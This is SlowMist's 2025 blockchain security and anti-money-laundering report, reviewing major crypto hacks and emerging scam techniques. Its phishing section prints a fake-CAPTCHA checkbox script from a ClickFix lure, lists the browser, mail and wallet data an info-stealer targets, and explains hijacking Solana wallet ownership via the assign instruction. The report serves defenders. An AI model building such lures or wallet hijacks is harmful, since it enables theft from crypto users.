SLOWMIST 2025

Blockchain Security and AML Annual Report

Table of contents

I. Introduction

In 2025, the blockchain industry continued its rapid evolution, with the interplay of macro-financial conditions, regulatory uncertainties, and intensified attacks making the overall security landscape significantly more complex. On one hand, hacker groups and underground cybercrime networks exhibited stronger organization and professionalization. North Korea–linked hackers remained highly active, with information-stealing trojans, private key hijacking, and social engineering phishing being the main attack vectors throughout the year. Risks in the DeFi ecosystem continued to surface, with Meme token launches, permission management issues, and other vulnerabilities repeatedly causing significant losses. The emergence of RaaS (Ransomware-as-a-Service) and MaaS (Malware-as-a-Service) has lowered the entry barrier for attackers, enabling those without technical backgrounds to launch attacks quickly.


Meanwhile, underground money laundering systems continued to mature, with multi-layered fund flows formed by Southeast Asian scam clusters, privacy tools, and mixing services. On the regulatory front, countries accelerated the implementation of AML/CFT frameworks for crypto assets. The U.S., U.K., EU, and Asian jurisdictions carried out multiple cross-border enforcement operations. On-chain tracing, intelligence sharing, and asset freeze mechanisms became more efficient, shifting international enforcement from isolated actions to systematic containment. Notably, the legal boundaries of different types of privacy protocols are being redefined, with regulation gradually moving from blanket sanctions to a more nuanced approach that distinguishes technical characteristics from criminal uses. The line between technological freedom and legal accountability has become clearer than ever.

As a pioneer in blockchain security, SlowMist continues to focus on threat intelligence, attack monitoring, forensic tracing, and compliance support, assisting in multiple cases of hacker fund tracing and freezing. This report highlights key security incidents in 2025, trends in APT group activities, the evolution of money laundering models, and regulatory and enforcement developments. It aims to provide industry practitioners, security researchers, and compliance professionals with timely, systematic, and insightful guidance to enhance their ability to identify, respond to, and anticipate risks.

II. Blockchain Security Trends

In 2025, the blockchain sector continued to face severe security challenges. According to incomplete statistics from SlowMist Hacked, a blockchain security incident archive maintained by SlowMist, a total of 200 security incidents occurred during the year, resulting in approximately $2.935 billion in losses.

In comparison, 2024 saw 410 incidents with around $2.013 billion in losses. While the number of incidents declined year-over-year, the total amount of losses increased by approximately 46%. (Note: The data in this report is based on token prices at the time of each incident. Due to price fluctuations, unreported cases, and the exclusion of individual user losses, the actual amount of losses is likely higher than the figures presented.)




(https://hacked.slowmist.io/)

2.1 Overview of Blockchain Security Incidents

(1) By Ecosystem

- Ethereum remained the most targeted ecosystem, with related losses of approximately $183.25 million;
- Solana ranked second, with losses of around $17.45 million;
- Arbitrum was third, with losses of about $17.10 million.




(Distribution and Losses of Security Incidents Across Ecosystems in 2025)

(2) By Project Type

- DeFi remained the most frequently targeted sector in 2025, with a total of 126 security incidents, accounting for approximately 63% of all incidents that year, and total losses reaching around $649 million. Compared to 2024 (339 incidents, about $1.029 billion in losses), this represents a year-over-year decrease of approximately 37% in total losses.


- Centralized exchange platforms reported only 22 incidents, yet these resulted in a staggering $1.809 billion in losses. The most severe case involved an attack on Bybit, causing approximately $1.46 billion in losses from a single incident, making it the most serious security event of the year.



(Distribution and Losses of Security Incidents Across Different Sectors in 2025)


(3) By Attack Vector

- Smart contract vulnerabilities were the primary cause, with a total of 56 incidents.
- Account compromises ranked second, with a total of 50 incidents.



(Distribution of Causes for Security Incidents in 2025)

2.2 Top 10 Security Incidents of 2025



(Top 10 Security Attack Incidents with the Highest Losses in 2025)

2.2.1 Bybit

On February 21, 2025, on-chain investigator ZachXBT disclosed an abnormal large-scale outflow of funds from the Bybit platform. It was ultimately confirmed that the incident resulted in the theft of more than $1.46 billion worth of crypto assets, making it one of the largest cryptocurrency security incidents in terms of losses in recent years.

Following the incident, the SlowMist security team promptly conducted an analysis based on how the attacker obtained Safe multisig permissions and the subsequent laundering activities, concluding that the attacker was likely linked to a North Korean hacking group. This assessment was later corroborated by on-chain evidence provided by ZachXBT.

Further analysis revealed that the attacker first gained control of the app.safe.global frontend code and used it as an entry point to carry out a targeted attack against the Safe{Wallet} multisig wallets used by Bybit. Afterward, Safe and Bybit jointly released a security investigation report confirming that the attack originated from Safe{Wallet}'s AWS infrastructure (potentially involving

leaked or compromised S3 / CloudFront accounts or API keys), while Bybit's own infrastructure was not compromised.

2.2.2 Cetus Protocol

On May 22, 2025, according to community reports, Cetus Protocol, a liquidity provider in the Sui ecosystem, was suspected of suffering an attack. Liquidity across multiple pools dropped sharply, and prices of several token trading pairs on the platform experienced significant declines. Preliminary estimates put the losses at over $230 million.

Subsequently, the project team announced that approximately $162 million in assets had been recovered through a validator-based freezing mechanism. After the incident, the SlowMist security team promptly intervened and confirmed that the root cause of the attack stemmed mainly from two factors:

First, the Cork mechanism allowed users to create markets via the CorkConfig contract using any asset as the Redemption Asset (RA), which enabled the attacker to designate DS as the RA. Second, any user could call the beforeSwap function of the CorkHook contract without authorization and pass in custom hook data to execute CorkCall operations. This allowed the attacker to manipulate the process, transferring DS from a legitimate market to another market and using it as the RA, thereby obtaining the corresponding DS and CT tokens.

On June 8, Cetus announced the relaunch of the platform. Using the recovered assets, approximately $7 million in its entire cash reserves, and a $30 million USDC loan from the Sui Foundation, the project compensated affected liquidity pools, restoring their asset values to 85%–99% of their original levels. The remaining losses will be compensated linearly over 12 months through CETUS tokens.

2.2.3 Balancer V2

On November 3, 2025, the DeFi protocol Balancer V2 suffered a vulnerability exploit affecting Composable Stable Pools. The attack resulted in total losses of $121.1 million across Ethereum, Arbitrum, Base, Optimism, and Polygon.

Following the incident, the SlowMist security team conducted an analysis and confirmed that the root cause lay in an incorrect rounding direction within the Stable Pool “exact-out” swap path. This flaw was further amplified by precision errors introduced by rate providers and extremely low-liquidity conditions, allowing the attacker to manipulate the pool invariant and distort BPT price calculations, thereby extracting large amounts of assets from the pools at a cost significantly lower than their true value.

On November 19, Balancer released a post-incident analysis report stating that after the issue was identified, all parties coordinated rapidly and deployed multiple security measures, ultimately protecting or recovering approximately $45.7 million in user funds.

2.2.4 Nobitex

On June 18, 2025, the Iran-based cryptocurrency exchange Nobitex suffered a hacker attack. According to the platform, the attackers transferred funds to burn addresses containing slogans against the Iranian Revolutionary Guard, destroying approximately $100 million worth of crypto assets, which clearly had a psychological impact. A pro-Israel hacker group calling itself “Gonjeshke Darande” (meaning “Predatory Sparrow”) claimed responsibility for the attack and released the platform’s source code and internal data within 24 hours. The group is reportedly affiliated with Israel and accused Nobitex of being a “key regime tool for funding terrorism and evading sanctions.” On June 29, Nobitex tweeted that it would begin restoring user wallet balances in phases, starting with verified users’ spot wallets and gradually extending to other wallet types.

2.2.5 Phemex

On January 23, 2025, the hot wallets of Singapore-based cryptocurrency exchange Phemex were attacked, resulting in approximately $69.1 million in asset losses across multiple chains and tokens. Several blockchain security experts believe the incident may be linked to the North Korean hacker group TraderTraitor. Following the attack, Phemex implemented risk mitigation measures, gradually restoring USDT, USDC, and BTC withdrawal functions, and took snapshots of user assets to facilitate subsequent compensation arrangements. By January 26, deposit and withdrawal functions on networks including Arbitrum, Optimism, BSC, Polygon, and Base had been restored. On February 20, on-chain monitoring indicated that the attackers began splitting

and transferring the stolen funds, with some assets flowing into mixing services such as Tornado Cash, suggesting attempts to anonymize the stolen funds.

2.2.6 UPCX

On April 1, 2025, the official address of blockchain payment platform UPCX was accessed without authorization. The attackers allegedly gained administrative privileges and, by upgrading the ProxyAdmin contract and calling the withdrawByAdmin function, transferred a total of approximately 18.4 million UPC (around $70 million) from three administrative accounts. Following the incident, the platform immediately suspended UPC deposits and withdrawals. On April 4, UPCX posted on social media that the project team still retained control of approximately 18,473,290 UPC and would continue the transfer operations of the relevant UPC.

2.2.7 BtcTurk

On August 14, 2025, the Turkish cryptocurrency exchange BtcTurk was reportedly attacked again, resulting in a loss of approximately $54 million, involving multiple chains including ETH, AVAX, ARB, Base, Optimism, Mantle, and MATIC. On-chain data showed that most of the stolen assets flowed into two addresses, suggesting coordinated attack activity, and the attackers had converted all stolen funds into ETH. BtcTurk subsequently acknowledged “unusual activity” in its hot wallets and suspended deposits and withdrawals on the platform until the investigation is completed. The exchange stated that the majority of assets remain securely stored in cold wallets, the company’s finances are stable, and user assets were not affected. Meanwhile, deposits, withdrawals, and trading in Turkish lira continued as normal, and the situation has been reported to regulatory authorities, with comprehensive security measures implemented.

2.2.8 Infini

On February 24, 2025, the stablecoin-focused crypto bank Infini was attacked. The attackers gained access to a wallet with administrative privileges and stole nearly $50 million of company funds. Infini’s founder, Christian, tweeted that no personal private keys were compromised and that the incident resulted from operational oversight during the previous handover of permissions. He confirmed that platform liquidity remained normal and full compensation was possible, and that the team was tracing the flow of funds.

On February 26, Infini issued an operational update, confirming that the funds had been securely stored in a Cobo Custodian wallet, and that Infini Card functions—including transfers, deposits, withdrawals, and payments—had been fully restored. The team was actively safeguarding Infini Earn, with yield distribution expected to be paused for 3–4 weeks.

On March 20, Infini sent an on-chain message to the attackers, attaching court documents accusing former employee Chen Shanxuan of stealing approximately 49.5 million USDC and requesting freezing of related assets and disclosure of transaction information. On August 11, Infini sent another on-chain message to the attackers, stating that if the stolen funds were returned by 20:00 on August 13, no further legal action would be taken, and the attackers could keep all profits as a white-hat reward.

2.2.9 CoinDCX

On July 19, 2025, on-chain investigator ZachXBT posted on his personal channel that "it appears India's centralized exchange CoinDCX may have been hacked approximately 17 hours ago, resulting in a loss of about $44.2 million, though the incident has not yet been disclosed to the community." Shortly thereafter, the company's co-founder, Sumit Gupta, responded on X. In his response, Sumit revealed that the wallet affected by the attack was an internal operational account used solely for providing liquidity, and that customer funds were unaffected as they were stored in secure cold wallets. Trading and withdrawals would resume normally, and all losses from the attack would be covered by CoinDCX's reserve funds.
On July 31, FinanceFeeds reported that a CoinDCX software engineer had been arrested for allegedly assisting the attack. The attackers had installed malware on the engineer's computer under the pretense of a part-time job and paid a high part-time salary. The malware, a sophisticated keylogger, allowed the attackers to obtain login credentials and access CoinDCX's internal systems, ultimately causing the incident.

2.2.10 GMX

On July 9, 2025, according to monitoring by SlowMist's MistEye security system, the well-known decentralized trading platform GMX suffered an attack, resulting in a loss of over USD 42 million in assets. After analysis by the SlowMist security team, the core of the attack was that the

attacker exploited two features: the Keeper system enabling leverage when executing orders, and the fact that short positions update the global average price while closing a short does not. By performing a reentrancy attack, the attacker created large short positions, manipulating the global short average price and the global short position size, which directly inflated the GLP price and allowed them to redeem profits. On July 19, GMX posted a follow-up on X. After negotiations, the attacker returned all stolen funds and received a USD 5 million bounty.

2.3 Scam Techniques


In 2025, scams and intrusive attacks within the blockchain ecosystem continued to evolve, becoming more deceptive and harder to detect. Traditional phishing has gradually expanded into permission hijacking, malicious code execution, and supply-chain poisoning. Attacks are no longer reliant on a single method; instead, they increasingly combine social engineering, browser exploitation, new protocol mechanics, and hybrid lure strategies to form stealthy and destructive attack chains. Below are several typical, emerging fraud techniques that deserve close attention in 2025.

2.3.1 Phishing Attack

In 2025, phishing remained one of the most active risk vectors, evolving far beyond simple fake websites or counterfeit authorization pages. Attackers increasingly combined system-level commands, wallet permissions, protocol mechanics, and even device control into multi-stage hybrid attacks. Many schemes no longer ask directly for seed phrases; instead, they guide victims to “complete the theft step-by-step themselves”, making the process more concealed and far more damaging. As a result, the impact scope of phishing attacks has expanded significantly.

(1) Clickfix Phishing Attack


Clickfix phishing attacks are a typical example of “front-end interaction phishing.” Their core does not involve directly tricking users into making transfers or granting permissions; instead, they rely on highly realistic web interactions to coax users into executing malicious actions themselves. Attackers often mimic security verification workflows familiar to users, such as CAPTCHA checks, anomaly remediation, or security inspection pages, making the process appear indistinguishable from everyday web activities.



During an actual attack, when a user clicks a verification button or checks a validation box, the phishing site silently writes malicious commands to the system clipboard in the background and further guides the user to “complete the verification” via hotkeys or system execution windows. Clear on-screen instructions typically make the user believe they are merely performing a necessary verification step. Once executed, the malicious commands download and run additional programs from a remote server, establishing persistent mechanisms on the local system.

```
checkbox.addEventListener('change', () => {
    if (checkbox.checked && !checkbox.disabled) {
        checkbox.disabled = true;
        initialStateContainer.classList.add('hidden');
        verifyingStateContainer.classList.remove('hidden');
        document.getElementById('verifying-i').classList.remove('unspun');
        if (window.parent) {
            window.parent.postMessage('turnstileSuccess', '*');
        }
    }
});
```

Analysis of related samples by SlowMist shows that such malware usually has full information-stealing capabilities, targeting browser data, crypto wallet files, private keys, seed phrases, passwords, and keystrokes, with the ability to continuously exfiltrate data to a remote control server.



Collection TA0009


Data from Local System T1005

Severity	Description	Match
LOW	Searches for sensitive browser data	regasm.exe searches for sensitive data of web browser "Chromium" by file. regasm.exe searches for sensitive data of web browser "Google Chrome" by file. regasm.exe searches for sensitive data of web browser "Opera" by file. regasm.exe searches for sensitive data of web browser "Maple Studio" by file. regasm.exe searches for sensitive data of web browser "7Star" by file. regasm.exe searches for sensitive data of web browser "CentBrowser" by file. regasm.exe searches for sensitive data of web browser "Chedot" by file. regasm.exe searches for sensitive data of web browser "Vivaldi" by file. regasm.exe searches for sensitive data of web browser "Kometa" by file. regasm.exe searches for sensitive data of web browser "Elements Browser" by file.
LOW	Searches for sensitive mail data	regasm.exe searches for sensitive data of mail application "Mozilla Thunderbird" by file. regasm.exe searches for sensitive data of mail application "Windows Mail" by file.
LOW	Searches for cryptocurrency wallet locations	regasm.exe searches for the cryptocurrency wallet "Electrum Bitcoin Wallet" for "BTC". regasm.exe searches for the cryptocurrency wallet "Exodus Cryptocurrency Wallet".
LOW	Searches for sensitive FTP data	regasm.exe searches for sensitive data of FTP application "Total Commander" by file.

It is important to note that these phishing attacks often combine social engineering tactics—tricking users into executing malicious commands—to achieve the installation of malware. Users executing such commands without suspicion risk having sensitive information (such as wallet private keys) stolen.

(2) Solana Wallet Owner Permissions May Be Altered

In this type of attack, phishing escalates from the “asset layer” to the “account control layer.” In a case SlowMist assisted in analyzing in 2025, the victim fell for a phishing attack and noticed abnormal authorization records in their wallet. Attempts to revoke these authorizations failed, and the wallet’s Owner permissions had been transferred to the attacker, directly resulting in over $3 million in stolen assets, with additional large funds temporarily locked in DeFi protocols and inaccessible.



The victim even tried initiating transfers from the compromised account to their own address to verify permissions, but all transactions failed. This scenario closely resembles the “malicious multisig” attacks frequently seen in the TRON ecosystem. In other words, this attack was not a conventional “authorization theft.” Instead, the attacker replaced the wallet’s core permission (Owner), meaning that even if the victim wanted to transfer funds, revoke permissions, or operate DeFi assets, they had no control. The funds remained visible on-chain but were entirely

uncontrollable. The attackers successfully tricked the user into signing transactions using two counterintuitive mechanisms. First, wallets typically simulate transaction execution, displaying any changes in assets on the interface; the attacker carefully constructed a transaction that caused no visible change in funds. Second, while Ethereum EOA accounts are controlled solely by private keys, users are generally unaware that Solana accounts allow modification of account ownership.

When a wallet creates a Solana account, the Owner is initially set to the system account (11111111111111111111111111111111), and transactions require verification that signatures match the associated public key. Normally, this Owner cannot be changed externally via commands or scripts, but it can be modified through a smart contract call. Using the assign instruction, the account's Owner can be changed from the current value to a new_owner, and this can be executed via Solana CLI or clients like Solana Web3.js once the program is deployed. In this phishing event, attackers exploited this feature to trick the victim into signing a transaction containing the assign instruction, silently transferring the Owner of the victim's wallet.

